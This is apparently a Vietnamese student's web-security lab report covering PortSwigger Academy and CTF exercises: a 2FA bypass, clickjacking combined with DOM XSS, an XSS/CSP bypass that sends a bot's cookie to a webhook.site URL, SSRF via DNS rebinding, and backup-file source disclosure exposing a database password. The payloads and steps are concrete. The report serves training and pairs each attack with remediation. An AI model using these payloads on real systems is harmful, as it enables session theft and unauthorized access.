Ứng dụng cấp quyền truy cập trước khi hoàn tất 2FA và không kiểm tra trạng thái xác thực tại các endpoint, cho phép attacker bỏ qua bước xác thực thứ hai.

Các bước để thực hiện lại và bằng chứng:

1. Đăng nhập bằng tài khoản hợp lệ (ví dụ: wiener) và hoàn thành 2FA. Dùng Burp Suite để quan sát HTTP History và xác định URL truy cập trang cá nhân, ví dụ /my-account?id=wiener. Sau đó logout.
2. Đăng nhập bằng tài khoản nạn nhân (ví dụ: carlos / montoya).
3. Sau khi submit, hệ thống chuyển đến trang /login2 yêu cầu nhập mã 2FA.
4. Không nhập mã xác thực, thay vào đó chỉnh URL trên trình duyệt thành /my-account?id=carlos.
5. Truy cập thành công vào trang tài khoản của nạn nhân mà không cần mã 2FA.

The screenshot shows the Burp Suite interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Extension. The 'Proxy' tab is active, showing the 'HTTP history' sub-tab. A table of HTTP history is displayed, with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, and Not. The table shows several requests, including a successful GET request to /my-account?id=wiener (Status 200, Length 3619, MIME type HTML) titled '2FA simple bypass'. Below the table, the 'Request' and 'Response' details are shown. The 'Request' tab is active, displaying the raw HTTP request for GET /my-account?id=wiener. The 'Response' tab is also visible, showing the raw HTTP response (Status 200 OK) with headers like Content-Type: text/html, charset=utf-8, Cache-Control: no-cache, X-Frame-Options: SAMEORIGIN, and Content-Length: 3486. The response body contains HTML code, including a link to /resources/labheader/css/academyLabHeader.css and a title '2FA simple bypass'.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Not
663	https://0afd00b7039ce8398...	GET	/login			200	310	HTML			
664	https://0afd00b7039ce8398...	POST	/login		✓	302	174				
668	https://0afd00b7039ce8398...	GET	/login2			200	3012	HTML		2FA simple bypass	
674	https://0afd00b7039ce8398...	GET	/academyLabHeader			101	147				
675	https://exploit-0a70008803...	GET	/email			200	3926	HTML		Exploit Server: 2FA si...	
683	https://exploit-0a70008803...	GET	/academyLabHeader			101	147				
684	https://0afd00b7039ce8398...	POST	/login2		✓	302	188				
685	https://0afd00b7039ce8398...	GET	/my-account?id=wiener		✓	200	3619	HTML		2FA simple bypass	
691	https://0afd00b7039ce8398...	GET	/academyLabHeader			101	147				
692	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	370	JSON			
693	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	370	JSON			

Request

```

1 GET /my-account?id=wiener HTTP/2
2 Host: 0afd00b7039ce83981082f2200c90099.web-security-academy.net
3 Cookie: session=xAxJkP8MDyNkwyUgdOUSHd6Pzwfc8mlo
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate


```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3486
6
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href=/resources/css/labs.css rel=stylesheet>
13 <title>
14 2FA simple bypass
15 </title>
16 </head>

```



Tài liệu hỗ trợ và tham khảo:

Ảnh chụp Burp Suite HTTP History thể hiện request truy cập /my-account thành công
Ảnh chụp giao diện sau khi truy cập tài khoản nạn nhân
OWASP Authentication Failures: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Mức độ ảnh hưởng của lỗ hổng:

Mức độ nghiêm trọng cao. Lỗ hổng này làm vô hiệu hoàn toàn cơ chế xác thực hai yếu tố. Kẻ tấn công chỉ cần biết username và password là có thể đăng nhập và truy cập tài khoản mà không cần mã 2FA. Điều này dẫn đến nguy cơ chiếm đoạt tài khoản và rò rỉ dữ liệu nhạy cảm.

Khuyến cáo khắc phục:

Không cấp quyền session đầy đủ ngay sau khi xác thực username/password. Thay vào đó, cần tạo trạng thái xác thực tạm thời và chỉ cấp quyền đầy đủ sau khi xác thực 2FA thành công.

Tại tất cả các endpoint yêu cầu đăng nhập (ví dụ /my-account), cần kiểm tra trạng thái hoàn thành 2FA. Nếu chưa xác thực 2FA, phải từ chối truy cập và chuyển hướng về trang nhập mã xác thực.

Chỉ khi mã 2FA hợp lệ được xác nhận, hệ thống mới đánh dấu session là đã xác thực đầy đủ và cho phép truy cập các tài nguyên nhạy cảm.

9) Exploiting clickjacking vulnerability to trigger DOM-based XSS

Mô tả: Lỗ hổng này hoạt động bằng cách lừa người dùng click vào một nút giả bằng cách đè một iframe trong suốt (chứa trang web mục tiêu) lên trên nút đó. Khi nạn nhân click, họ vô tình nhấn nút "Submit" trên trang bị ẩn, từ đó kích hoạt mã độc XSS đã được chèn sẵn qua tham số URL.

Trang web có chứa lỗ hổng:

- Clickjacking: Do không có cấu hình các cơ chế bảo vệ chống chèn khung (như header X-Frame-Options, chính sách Content-Security-Policy: frame-ancestors), cho phép nhúng trang web mục tiêu vào một thẻ <iframe> trên một trang web độc hại.
- DOM-based XSS: Trang sử dụng dữ liệu từ URL để ghi vào innerHTML. Kẻ tấn công sử dụng Clickjacking làm phương thức để lừa người dùng nhấn vào một nút bấm hoặc phần tử trên trang mục tiêu đã được nạp sẵn payload XSS trong URL, từ đó kích hoạt thực thi mã JavaScript độc hại trong ngữ cảnh trình duyệt của nạn nhân.


Khai thác: Bằng cách chèn một khung iframe trong suốt có mã XSS trùng với vị trí nút gửi, khi nạn nhân bấm vào sẽ bị khai thác XSS.

```
body:
  div {
    position: absolute;
    top: 810px;
    left: 80px;
    z-index: 1;
  }
</style>

<div>Click me</div>

<iframe src="https://0aba003503a228d6809cdac100ad0061.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

Store View exploit Deliver exploit to victim Access log



Mức độ ảnh hưởng của lỗ hổng: Nghiêm trọng Cao (High). Kẻ tấn công có thể lừa người dùng vô tình thực thi mã JavaScript độc hại trên trình duyệt bằng các cú click chuột. Hậu quả bao gồm chiếm quyền phiên (Session Hijacking), thao tác trái phép thay mặt người dùng, hoặc đánh cắp dữ liệu cá nhân.

Khuyến cáo khắc phục:

- **Ngăn chặn Clickjacking:** Cấu hình Web Server trả về HTTP header X-Frame-Options: DENY (hoặc SAMEORIGIN). Hiện đại hơn, sử dụng Content-Security-Policy: frame-ancestors 'none'.

- **Vá lỗ hổng DOM XSS:** Không sử dụng thuộc tính innerHTML để in dữ liệu trực tiếp từ URL. Thay vào đó, dùng textContent, innerText hoặc các hàm Encode dữ liệu an toàn.

14. Lỗ hổng Cross-Site Scripting (XSS) kết hợp CSP Bypass dẫn đến đánh cắp cookie trong chức năng bot report

Tiêu đề: Lỗ hổng Cross-Site Scripting (XSS) kết hợp CSP Bypass dẫn đến đánh cắp cookie trong chức năng bot report

Mô tả lỗ hổng:

Ứng dụng web tồn tại chuỗi lỗ hổng bảo mật cho phép kẻ tấn công thực thi mã JavaScript trong trình duyệt của bot nội bộ và đánh cắp cookie chứa thông tin nhạy cảm (flag). Lỗ hổng bắt nguồn từ việc xử lý đầu vào không an toàn (sanitize bằng regex yếu), kết hợp với lỗi Content Injection tại trang 404, thiếu header bảo mật (MIME sniffing), và cấu hình Content Security Policy (CSP) chưa chặt chẽ.

Cụ thể, attacker có thể tạo một payload XSS sử dụng thẻ <script src> trở tới một endpoint 404 trên chính server (same-origin). Endpoint này phản chiếu input mà không encode, khiến nội dung trở thành JavaScript hợp lệ. Do CSP cho phép script-src 'self', đoạn script này được thực thi. Mã JavaScript sẽ đọc document.cookie và gửi về server của attacker.

Tóm tắt:

Ứng dụng cho phép chèn và thực thi JavaScript thông qua XSS và Content Injection, kết hợp CSP bypass để tải script từ cùng nguồn, dẫn đến đánh cắp cookie của bot.

Các bước để thực hiện lại và bằng chứng:

1. Truy cập trang <https://webhook.site> và sao chép URL dùng để nhận dữ liệu từ attacker.
2. Tạo payload exploit dưới dạng URL, ví dụ:
`http://127.0.0.1:5000/?fulldisplay=1&auto_input=<script src=\"http://127.0.0.1:5000/a/;fetch('https://webhook.site/565e1a26-63aa-4463-a32d-9ca11d10b048/flag='.concat('',document.cookie));//\"%0d/></script%0d>hello`

```
http://127.0.0.1:5000/?fulldisplay=1&auto_input=<script
src=\"http://127.0.0.1:5000/a/;fetch('https://webhook.site/565e1a26-63aa-4463-
a32d-9ca11d10b048/flag='.<u>concat('<u>',document.cookie)<u>');//\"%0d/></script%0d>hello
```

3. Lưu payload vào file payload.txt để tránh lỗi escape ký tự trên Windows.
4. Gửi payload tới bot bằng lệnh:
`curl http://127.0.0.1:5000/report --data-urlencode url@payload.txt`

```
C:\Users\WINDOWS\Downloads\get_cookie_bot (1)\get_cookie_bot>curl.exe http://127.0.0.1:5000/report --data-urlencode url@
payload.txt
{"visited":"http://127.0.0.1:5000/?fulldisplay=1&auto_input=<script src=\"http://127.0.0.1:5000/a/;fetch('https://webhoo
k.site/565e1a26-63aa-4463-a32d-9ca11d10b048/flag='.<u>concat('<u>',document.cookie)<u>');//\"%0d/></script%0d>hello"}
```

5. Sau khi bot truy cập URL, quay lại webhook.site và quan sát request mới xuất hiện.

6. Kiểm tra URL của request, thấy cookie được gửi về:
.../flag=SEKAI{dummy}
→ xác nhận khai thác thành công.

GET <https://webhook.site/565e1a26-63aa-4463-a32d-9ca11d10b048/flag=flag=SEKAI%7Bdummy%7D> 🔍

Tài liệu hỗ trợ và tham khảo:

Ảnh payload exploit gửi qua curl

Ảnh request hiển thị trên webhook.site chứa cookie

Ảnh chứng minh flag được trả về

OWASP XSS: <https://owasp.org/www-community/attacks/xss/>

Mức độ ảnh hưởng của lỗ hổng:

Mức độ nghiêm trọng cao. Kẻ tấn công có thể thực thi mã JavaScript trong trình duyệt của bot, từ đó đánh cắp cookie phiên làm việc hoặc dữ liệu nhạy cảm. Điều này có thể dẫn đến chiếm quyền phiên (session hijacking), truy cập trái phép và thực hiện các hành vi nguy hiểm trong hệ thống.

Khuyến cáo khắc phục:

Cần thay thế cơ chế sanitize bằng regex bằng các phương pháp encode/escape HTML an toàn. Không phản chiếu trực tiếp input người dùng ra output mà không kiểm tra.

Cấu hình CSP cần chặt chẽ hơn, không nên sử dụng script-src 'self' nếu không kiểm soát chặt nội dung từ server. Đồng thời cần bổ sung header X-Content-Type-Options: nosniff để ngăn MIME sniffing.

Ngoài ra, cookie nhạy cảm cần được thiết lập thuộc tính HttpOnly để ngăn truy cập từ JavaScript, và hạn chế bot truy cập các URL do người dùng cung cấp mà chưa được kiểm duyệt.

15. SSRF (Server-Side Request Forgery) TOCTOU

Mô tả: Đây là lỗ hổng SSRF (Server-Side Request Forgery) phát sinh từ lỗi logic TOCTOU (Time-of-Check to Time-of-Use).

Nguyên nhân gốc rễ là do ứng dụng thực hiện việc xác thực URL và sử dụng URL đó ở hai bước hoàn toàn tách biệt:

- Time-of-Check (TOC): Dùng thư viện advocate để phân giải tên miền thành IP và kiểm tra xem IP đó có an toàn (không phải IP nội bộ) hay không.
- Time-of-Use (TOU): Dùng thư viện requests để thực sự truy cập vào URL đó.

Vì hai hành động này không diễn ra đồng thời cùng một lúc, kẻ tấn công có thể lợi dụng khoảng hở thời gian ở giữa để thay đổi địa chỉ IP thực sự mà tên miền trỏ tới, qua mặt cơ chế kiểm tra.


Khai thác:

Sử dụng một dịch vụ DNS rebinding để tạo ra tên miền trỏ đến một ip công khai và 127.0.0.1 để đánh lừa server.

IP A: 93.184.215.14

IP B: 127.0.0.1

Payload: <http://5db8d70e.7f000001.rbndr.us/flag>



Server thực hiện kiểm tra (TOC) với IP công khai, nhưng lại thực hiện request (TOU) đến 127.0.0.1/flag. Request này hợp lệ với điều kiện của endpoint /flag, và server trả về nội dung của flag cho kẻ tấn công.

Mức độ ảnh hưởng của lỗ hổng: Đặc biệt Nghiêm trọng (Critical). Kẻ tấn công qua mặt được hoàn toàn các bộ lọc IP whitelist/blacklist của hệ thống phòng thủ. Từ đó kết nối thẳng vào các máy chủ nội bộ để trích xuất dữ liệu nhạy cảm hoặc thực hiện mã độc.

Khuyến cáo khắc phục:

- **Loại bỏ khoảng hở TOCTOU:** Ở bước kiểm tra (Time-of-Check), sau khi phân giải tên miền ra IP và thấy hợp lệ, phải **lưu trữ lại địa chỉ IP đó**. Ở bước lấy dữ liệu (Time-of-Use), server phải gọi trực tiếp vào địa chỉ IP đã lưu thay vì phân giải lại tên miền.
- Cấu hình lại DNS Cache (TTL) của server đủ lâu để chống lại việc thay đổi IP chớp nhoáng của DNS Rebinding.

16. Source code disclosure via backup files


Tiêu đề: Lỗ hổng Lộ lọt mã nguồn (Source Code Disclosure) qua tệp sao lưu dẫn đến rò rỉ mật khẩu Cơ sở dữ liệu.

Mô tả lỗ hổng:**Tóm tắt:**

Ứng dụng web đã vô ý để lộ sự tồn tại của thư mục chứa tệp tin sao lưu (/backup) thông qua tệp cấu hình robots.txt. Đồng thời, máy chủ web lại đang bật tính năng liệt kê danh mục (Directory Listing), cho phép bất kỳ ai cũng có thể duyệt và tải về các tệp tin bên trong thư mục này. Từ việc tải được tệp tin sao lưu mã nguồn Java, kẻ tấn công phát hiện thêm một lỗ hổng nghiêm trọng khác: Mật khẩu kết nối Cơ sở dữ liệu (Database) được ghi cứng (hard-coded) trực tiếp dưới dạng văn bản thuần túy (plaintext) bên trong mã nguồn.

Các bước để thực hiện lại và bằng chứng:

1. Truy cập vào đường dẫn kiểm tra tệp tin điều hướng bot của hệ thống:
<https://0ac3009803ed0b05816b9dd000f600cb.web-security-academy.net/robots.txt>.
Phân tích nội dung trả về, phát hiện dòng Disallow: /backup, cho thấy hệ thống đang ẩn một thư mục sao lưu.
2. Điều hướng trình duyệt truy cập trực tiếp vào đường dẫn vừa tìm được: .../backup. Do máy chủ web cấu hình sai (bật tính năng Indexing), toàn bộ nội dung thư mục bị phơi bày. Nhấp vào để tải xuống tệp tin có tên ProductTemplate.java.bak.

**Index of /backup**

Name	Size
ProductTemplate.java.bak	1647B

3. Mở và phân tích mã nguồn của tệp ProductTemplate.java.bak. Tại phần khởi tạo ConnectionBuilder (khoảng dòng 13-22), kẻ tấn công tìm thấy toàn bộ thông tin kết nối đến cơ sở dữ liệu PostgreSQL, bao gồm:
 - Máy chủ: localhost:5432
 - Cơ sở dữ liệu: postgres
 - Tên người dùng: postgres
 - Mật khẩu (Hard-coded): 158qqld8lazf158r27siaoazldq5tmnw

```
private final String id;
private transient Product product;


public ProductTemplate(String id)
{
    this.id = id;
}

private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
        "org.postgresql.Driver",
        "postgresql",
        "localhost",
        5432,
        "postgres",
        "postgres",
        "158qqld8lazf158r27siaozldq5tmnw"
    ).withAutoCommit();
    try
    {
        Connection connect = connectionBuilder.connect(30);
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
        Statement statement = connect.createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        if (!resultSet.next())
        {
            return;
        }
        product = Product.from(resultSet);
    }
    catch (SQLException e)
    {
        throw new IOException(e);
    }
}

public String getId()
{
    return id;
}
```

4. Kẻ tấn công sử dụng mật khẩu vừa thu thập được, gửi (Submit) lên hệ thống để xác nhận chiếm quyền thành công (Bài Lab được giải quyết).



Tài liệu hỗ trợ và tham khảo:

- **Hình ảnh robots.txt:** Cấu hình rõ ràng đường dẫn /backup.
- **Hình ảnh Index of /backup:** Bằng chứng lỗ hổng Directory Listing phơi bày tệp ProductTemplate.java.bak.
- **Hình ảnh Mã nguồn:** Bằng chứng mã nguồn Java chứa thông tin kết nối CSDL và mật khẩu bị hard-code.
- **Hình ảnh Lab Solved:** Giao diện xác nhận quá trình khai thác và gửi mật khẩu thành công.

Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (High/Critical). Việc lộ lọt mã nguồn nội bộ (White-box) giúp kẻ tấn công nắm rõ toàn bộ logic nghiệp vụ, từ đó dễ dàng tìm ra các lỗ hổng sâu hơn. Đặc biệt, việc lộ thông tin đăng nhập và mật khẩu quản trị Cơ sở dữ liệu (postgres) cho phép kẻ tấn công kết nối trực tiếp vào Database để đánh cắp, chỉnh sửa, hoặc xóa toàn bộ dữ liệu nhạy cảm của hệ thống và người dùng.

Khuyến cáo khắc phục:

Để khắc phục chuỗi lỗ hổng này, đội ngũ quản trị và phát triển cần thực hiện 3 bước sau:

1. **Kiểm soát Truy cập Thư mục (Access Control):** Vô hiệu hóa tính năng liệt kê thư mục (Directory Listing/Indexing) trên toàn bộ máy chủ web (ví dụ: tắt Options Indexes trong Apache hoặc autoindex off trong Nginx).
2. **Quản lý Tệp tin An toàn:** Tuyệt đối không lưu trữ các tệp tin sao lưu (có đuôi .bak, .old, .zip...) trong các thư mục gốc của máy chủ web (Web Root) có thể truy cập qua HTTP. Các tệp này phải được lưu trữ ở một máy chủ hoặc ổ đĩa hoàn toàn biệt lập.

3. **Loại bỏ Hard-coded Secrets:** Cần xóa bỏ mọi mật khẩu, khóa API, hay chuỗi thông tin xác thực ra khỏi mã nguồn ứng dụng. Các thông tin nhạy cảm này cần được nạp thông qua Biến môi trường (Environment Variables) hoặc hệ thống quản lý Secret an toàn.

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-LabX_NhomY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT208.P22.ANTT]-Lab1_Nhom1.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT